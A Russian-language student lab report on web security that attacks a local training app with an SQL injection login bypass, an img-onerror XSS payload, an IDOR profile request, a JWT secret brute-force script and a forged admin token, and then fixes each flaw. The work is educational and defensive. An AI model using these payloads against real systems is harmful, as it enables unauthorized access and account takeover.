Министерство образования Республики Беларусь

Учреждение образования

«Брестский Государственный технический университет»

Кафедра ИИТ

Лабораторная работа №1

По дисциплине «Современные методы защиты компьютерных систем»

Тема: «Исследование уязвимостей веб-приложений и программных интерфейсов, настройка механизмов аутентификации»

Выполнил:

Студент 4 курса

Группы ИИ-25

Мохорева Т. Д.

Проверил:

Хацкевич А. С.

Брест 2026


Цель работы: практическое освоение методов выявления и эксплуатации уязвимостей прикладного уровня (SQLi, XSS, BOLA), алгоритмов компрометации JWT-токенов, а также проектирование механизмов защиты (CSP, Secure Cookies) в соответствии со стандартами OWASP.

Вариант	Условие SQLi (Payload type)	Вектор XSS (Обязательный тег)	BOLA: ID жертвы	JWT: Целевая роль (role)	Защита: Директива CSP
10	Error-based	<img> с onerror	ID = 11	system	script-src с nonce

Задание 1. Обход аутентификации через SQL-инъекцию и ее устранение

Индивидуальное условие: выполнить эксплуатацию уязвимости SQL Injection с использованием Payload Error-based при аутентификации пользователя.

```
curl.exe -i -X POST http://127.0.0.1:5000/login --data-urlencode
"username=admin'" --data-urlencode "password=x"
curl.exe -i -X POST http://127.0.0.1:5000/login --data-urlencode
"username=admin' -- " --data-urlencode "password=anything"
```




```
query = f"SELECT id, username, role FROM users WHERE username='{username}'
AND password='{password}'"

    try:

        c.execute(query)
```


Меняем на:

```
query = "SELECT id, username, role FROM users WHERE username=? AND
password=?"

    try:

        c.execute(query, (username, password))
```








Задание 2. Эксплуатация межсайтового скриптинга (XSS)

Индивидуальный вектор полезной нагрузки: использование HTML-тега <img> с onerror для формирования XSS-payload.

```
curl.exe -i --get "http://127.0.0.1:5000/search" --data-urlencode "q=<img src=x onerror=alert(document.domain)>"
```











```
return render_template_string(template)
```

Меняем на:

```
response = make_response(render_template_string(template))
    response.headers['Content-Security-Policy'] = (
        "default-src 'self'; "
        "script-src 'self'; "
        "object-src 'none'; "
        "base-uri 'self'"
    )
    return response
```








Результаты поиска для:

Ничего не найдено.

Задание 3. Нарушение разграничения доступа на уровне объектов (BOLA/IDOR)
Идентификатор жертвы (ID): 11

```
curl.exe -i http://127.0.0.1:5000/api/profile/11
```




```
@app.route('/api/profile/<int:user_id>', methods=['GET'])
def get_profile(user_id):
    token = request.cookies.get('auth_token')
    if not token:
        return jsonify({"error": "Unauthorized: No token"}), 401
    try:
        decoded = jwt.decode(token, JWT_SECRET, algorithms=['HS256'])
    except jwt.ExpiredSignatureError:
        return jsonify({"error": "Token expired"}), 401
    except jwt.InvalidTokenError:
        return jsonify({"error": "Invalid token"}), 401
    if decoded.get('user_id') != user_id:
        return jsonify({"error": "Forbidden: access to other user's data
denied"}), 403

    conn = sqlite3.connect('lab.db')
    c = conn.cursor()
    c.execute("SELECT username, private_data FROM users WHERE id=?",
(user_id,))
    user = c.fetchone()
    conn.close()
    if user:
        return jsonify({"username": user[0], "private_data": user[1]})
    return jsonify({"error": "User not found"}), 404
```




```
curl.exe -i -c cookies.txt -d "username=student11&password=pass11"
http://127.0.0.1:5000/login
```

```
PS D:\Универ_учёба_бла_бла\текущий_сем\СМЗКС\лаба_1> curl.exe -i -c cookies.
txt -d "username=student11&password=pass11" http://127.0.0.1:5000/login
HTTP/1.1 200 OK
Server: Werkzeug/3.1.9 Python/3.14.5
Date: Sun, 08 Nov 2026 14:56:59 GMT
Content-Type: text/html; charset=utf-8
Content-Length: 25
Set-Cookie: auth_token=eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJ1c2VyX2lkIjox
MSwidXNlcm5hbWUiOiJzdHVkZW50MTEiLCJyb2xlIjoidXNlciIsImV4cCI6MTc5NDE1MzQxOX0.
mrDPMKM5xBVzPwwjWtYlkm8WZUz5eKxHCE48Kl1sgvc; Path=/
Connection: close

Login success. Role: user
```

```
curl.exe -i -b cookies.txt http://127.0.0.1:5000/api/profile/1
```

```
C:\Users\Tatta\AppData\Roaming\Python\Python314\site-packages\jwt\api_jwt.py:149: Inse
cureKeyLengthWarning: The HMAC key is 11 bytes long, which is below the minimum recomm
ended length of 32 bytes for SHA256. See RFC 7518 Section 3.2.
  return self._jws.encode(
127.0.0.1 - - [08/Nov/2026 17:28:08] "POST /login HTTP/1.1" 200 -
C:\Users\Tatta\AppData\Roaming\Python\Python314\site-packages\jwt\api_jwt.py:370: Inse
cureKeyLengthWarning: The HMAC key is 11 bytes long, which is below the minimum recomm
ended length of 32 bytes for SHA256. See RFC 7518 Section 3.2.
  decoded = self.decode_complete(
127.0.0.1 - - [08/Nov/2026 17:37:05] "GET /api/profile/1 HTTP/1.1" 403 -
```

```
PS C:\Users\Tatta\AppData\Local\Temp> curl.exe -i -b cookies.txt
http://127.0.0.1:5000/api/profile/1
HTTP/1.1 403 FORBIDDEN
Server: Werkzeug/3.1.9 Python/3.14.5
Date: Sun, 08 Nov 2026 14:37:05 GMT
Content-Type: application/json
Content-Length: 58
Connection: close

{"error":"Forbidden: access to other user's data denied"}
PS C:\Users\Tatta\AppData\Local\Temp>
```

```
curl.exe -i -b cookies.txt http://127.0.0.1:5000/api/profile/11
```

```
C:\Users\Tatta\AppData\Roaming\Python\Python314\site-packages\jwt\api_jwt.py:149: Inse
cureKeyLengthWarning: The HMAC key is 11 bytes long, which is below the minimum recomm
ended length of 32 bytes for SHA256. See RFC 7518 Section 3.2.
  return self._jws.encode(
127.0.0.1 - - [08/Nov/2026 17:28:08] "POST /login HTTP/1.1" 200 -
C:\Users\Tatta\AppData\Roaming\Python\Python314\site-packages\jwt\api_jwt.py:370: Inse
cureKeyLengthWarning: The HMAC key is 11 bytes long, which is below the minimum recomm
ended length of 32 bytes for SHA256. See RFC 7518 Section 3.2.
  decoded = self.decode_complete(
127.0.0.1 - - [08/Nov/2026 17:37:05] "GET /api/profile/1 HTTP/1.1" 403 -
127.0.0.1 - - [08/Nov/2026 17:40:54] "GET /api/profile/11 HTTP/1.1" 200 -
```

```
{"error":"Forbidden: access to other user's data denied"}
PS C:\Users\Tatta\AppData\Local\Temp> curl.exe -i -b cookies.txt
http://127.0.0.1:5000/api/profile/11
HTTP/1.1 200 OK
Server: Werkzeug/3.1.9 Python/3.14.5
Date: Sun, 08 Nov 2026 14:40:54 GMT
Content-Type: application/json
Content-Length: 63
Connection: close

{"private_data":"FLAG{secret_data_11}","username":"student11"}
PS C:\Users\Tatta\AppData\Local\Temp>
```

Задание 4. Подделка и атака на JWT-токен

Перебор ключей:

crack.py

```
import jwt

token =
"eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJ1c2VyX2lkIjoyLCJ1c2VybmFtZSI6In
N0dWRlbnQyIiwicm9sZSI6InVzZXIiLCJleHAiOjE3OTQzNDU1Mzd9.DTh9a5GjlSvl-
Vq_t50xVe6OxaFcg3Be6AUY_9_AXZ4"

wordlist =
["secret","student2026","admin","password","123456","student","jwt","sup
er_secret","qwerty"]

for key in wordlist:
    try:
        jwt.decode(token, key, algorithms=["HS256"])
        print("KEY FOUND:", key); break
    except jwt.InvalidSignatureError:
        pass
```

```
PS D:\Универ_учёба_бла_бла\текущий_сем\СМЗКС\лаба_1> python crack.py
C:\Users\Tatta\AppData\Roaming\Python\Python314\site-packages\jwt\api_jwt.py
:370: InsecureKeyLengthWarning: The HMAC key is 6 bytes long, which is below
 the minimum recommended length of 32 bytes for SHA256. See RFC 7518 Section
 3.2.
  decoded = self.decode_complete(
C:\Users\Tatta\AppData\Roaming\Python\Python314\site-packages\jwt\api_jwt.py
:370: InsecureKeyLengthWarning: The HMAC key is 11 bytes long, which is belo
w the minimum recommended length of 32 bytes for SHA256. See RFC 7518 Sectio
n 3.2.
  decoded = self.decode_complete(
KEY FOUND: student2026
```

Подпись поддельного токена:

```
import jwt, datetime


SECRET = "student2026"

payload = {

    "user_id": 1,

    "username": "admin",

    "role": "system",

    "exp": datetime.datetime.now(datetime.timezone.utc) +
datetime.timedelta(hours=1)

}

forged = jwt.encode(payload, SECRET, algorithm="HS256")

print(forged)
```

```
PS D:\Универ_учёба_бла_бла\текущий_сем\СМЗКС\лаба_1> python a.py
C:\Users\Tatta\AppData\Roaming\Python\Python314\site-packages\jwt\api_jwt.py
:149: InsecureKeyLengthWarning: The HMAC key is 11 bytes long, which is belo
w the minimum recommended length of 32 bytes for SHA256. See RFC 7518 Sectio
n 3.2.
  return self._jws.encode(
eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJ1c2VyX2lkIjoxLCJ1c2VybmFtZSI6ImFkbWl
uIiwicm9sZSI6InN5c3RlbSIsImV4cCI6MTc5NDM0NTgzOX0.A4xEDjU2M2VVsv-JpG3muxVyi_L
sCu2cRvSoGfSUVmw
```

```
PS D:\Универ_учёба_бла_бла\текущий_сем\СМЗКС\лаба_1> curl.exe -i http://127.
0.0.1:5000/admin --cookie "auth_token=eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.e
yJ1c2VyX2lkIjoxLCJ1c2VybmFtZSI6ImFkbWluIiwicm9sZSI6InN5c3RlbSIsImV4cCI6MTc5N
DM0NTgzOX0.A4xEDjU2M2VVsv-JpG3muxVyi_LsCu2cRvSoGfSUVmw"
HTTP/1.1 403 FORBIDDEN
Server: Werkzeug/3.1.9 Python/3.14.5
Date: Tue, 10 Nov 2026 20:24:59 GMT
Content-Type: text/html; charset=utf-8
Content-Length: 35
Connection: close

Access Denied. Current role: system
```

```
PS D:\Универ_учёба_бла_бла\текущий_сем\СМЗКС\лаба_1> python -c "import jwt,d
atetime; print(jwt.encode({'user_id':1,'username':'admin','role':'admin','ex
p':datetime.datetime.now(datetime.timezone.utc)+datetime.timedelta(hours=1)}
,'student2026',algorithm='HS256'))"
C:\Users\Tatta\AppData\Roaming\Python\Python314\site-packages\jwt\api_jwt.py
:149: InsecureKeyLengthWarning: The HMAC key is 11 bytes long, which is belo
w the minimum recommended length of 32 bytes for SHA256. See RFC 7518 Sectio
n 3.2.
  return self._jws.encode(
eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJ1c2VyX2lkIjoxLCJ1c2VybmFtZSI6ImFkbWl
uIiwicm9sZSI6ImFkbWluIiwiZXhwIjoxNzk0MzQ1OTc3fQ.O3p65OniQ46jvEQ27XpGjdYpGhmh
Rh4NL9DugnEOouc
PS D:\Универ_учёба_бла_бла\текущий_сем\СМЗКС\лаба_1> curl.exe -i http://127.
0.0.1:5000/admin --cookie "auth_token=eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.e
yJ1c2VyX2lkIjoxLCJ1c2VybmFtZSI6ImFkbWluIiwicm9sZSI6ImFkbWluIiwiZXhwIjoxNzk0M
zQ1OTc3fQ.O3p65OniQ46jvEQ27XpGjdYpGhmhRh4NL9DugnEOouc"
HTTP/1.1 200 OK
Server: Werkzeug/3.1.9 Python/3.14.5
Date: Tue, 10 Nov 2026 20:26:44 GMT
Content-Type: text/html; charset=utf-8
Content-Length: 108
Connection: close

<h1>Панель администратора</h1><p>Флаг захвачен: FLAG{JWT_FORGED_SUCCESS}</p>
```

JWT_SECRET = secrets.token_urlsafe(32)

```
PS D:\Универ_учёба_бла_бла\текущий_сем\СМЗКС\лаба_1> curl.exe -i http://127.
0.0.1:5000/admin --cookie "auth_token=eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.e
yJ1c2VyX2lkIjoyLCJ1c2VybmFtZSI6InN0dWRlbnQyIiwicm9sZSI6InVzZXIiLCJleHAiOjE3O
TQzNDYyMzJ9.N0GpuYUCx6ybmwaVkIVsvITP465J9dY-mvKMaqY5J1s"
HTTP/1.1 401 UNAUTHORIZED
Server: Werkzeug/3.1.9 Python/3.14.5
Date: Tue, 10 Nov 2026 20:33:07 GMT
Content-Type: text/html; charset=utf-8
Content-Length: 13
Connection: close

Invalid token
```

Задание 5. Проектирование механизмов защиты (Без написания кода)

HttpOnly — запрещает доступ к Cookie из клиентского JavaScript через document.cookie (а также через fetch/XMLHttpRequest). Это снижает риск кражи сессионного JWT посредством XSS-атаки: даже если в /search внедрён скрипт, он не сможет прочитать auth_token и отправить его злоумышленнику.

Secure — разрешает передачу Cookie только через защищённое HTTPS-соединение. Это предотвращает перехват сессионного токена при передаче по незащищённому каналу связи (MitM).

SameSite=Lax — ограничивает отправку Cookie в межсайтовых запросах (разрешает только при top-level GET-навигации) и тем самым снижает риск атак, связанных с подделкой межсайтовых запросов (CSRF).

Совместное использование HttpOnly, Secure и SameSite обеспечивает дополнительную защиту сессионного токена от его кражи и несанкционированного использования.

```
resp.set_cookie('auth_token', token)
```

Меняем на:

```
resp.set_cookie(
    'auth_token',
    token,
    httponly=True,
    secure=True,
    samesite='Strict',
    max_age=3600,
    path='/'
)
```

Далее:

```
curl.exe -i -X POST http://127.0.0.1:5000/login --data-urlencode
"username=admin" --data-urlencode "password=SuperSecretAdmin123!"
```

```
PS D:\Универ_учёба_бла_бла\текущий_сем\СМЗКС\лаба_1> curl.exe -i -X POST htt
p://127.0.0.1:5000/login --data-urlencode "username=admin" --data-urlencode
"password=SuperSecretAdmin123!"
HTTP/1.1 200 OK
Server: Werkzeug/3.1.9 Python/3.14.5
Date: Wed, 11 Nov 2026 09:30:24 GMT
Content-Type: text/html; charset=utf-8
Content-Length: 26
Set-Cookie: auth_token=eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJ1c2VyX2lkIjox
LCJ1c2VybmFtZSI6ImFkbWluIiwicm9sZSI6ImFkbWluIiwiZXhwIjoxNzk0MzkzMDI0fQ._KRL3
i7gYXQ1e0J_tVN5WdaBrvmnxvtLLP32tS2fdl4; Secure; HttpOnly; Path=/; SameSite=L
ax
Connection: close

Login success. Role: admin
PS D:\Универ_учёба_бла_бла\текущий_сем\СМЗКС\лаба_1>
```

Директива **script-src 'nonce-<random>'** вводит allow-list модель исполнения JavaScript: браузер выполняет только те теги <script>, у которых атрибут nonce совпадает со значением из заголовка CSP. Всё остальное — блокируется.

Браузер получает от сервера политику безопасности и применяет её при обработке HTML-документа. Значение nonce генерируется на сервере, уникально для каждого ответа и не отражается в уязвимом параметре q. Даже если злоумышленник внедрит конструкцию <script>alert(1)</script> в отражаемый параметр эндпоинта /search, у внедрённого тега не будет корректного nonce. Браузер блокирует выполнение такого скрипта в соответствии с установленной политикой CSP — в консоли появится CSP-нарушение, а код не исполнится.

```
curl.exe -i "http://127.0.0.1:5000/search?q=test"
```

```
PS D:\Универ_учёба_бла_бла\текущий_сем\СМЗКС\лаба_1> curl.exe -i "http://127
.0.0.1:5000/search?q=test"
HTTP/1.1 200 OK
Server: Werkzeug/3.1.9 Python/3.14.5
Date: Wed, 11 Nov 2026 09:54:11 GMT
Content-Type: text/html; charset=utf-8
Content-Length: 95
Content-Security-Policy: default-src 'self'; script-src 'nonce-hclMsFCTe0LQH
oQgR8BFNA'; object-src 'none'; base-uri 'self'
Connection: close

<h1>Результаты поиска для: test</h1><p>Ничего не найдено.</p>
```

Вывод: при выполнении данной лабораторной работы были освоены методы выявления и эксплуатации уязвимостей прикладного уровня (SQLi, XSS, BOLA), алгоритмов компрометации JWT-токенов, а также спроектированы механизмы защиты (CSP, Secure Cookies) в соответствии со стандартами OWASP.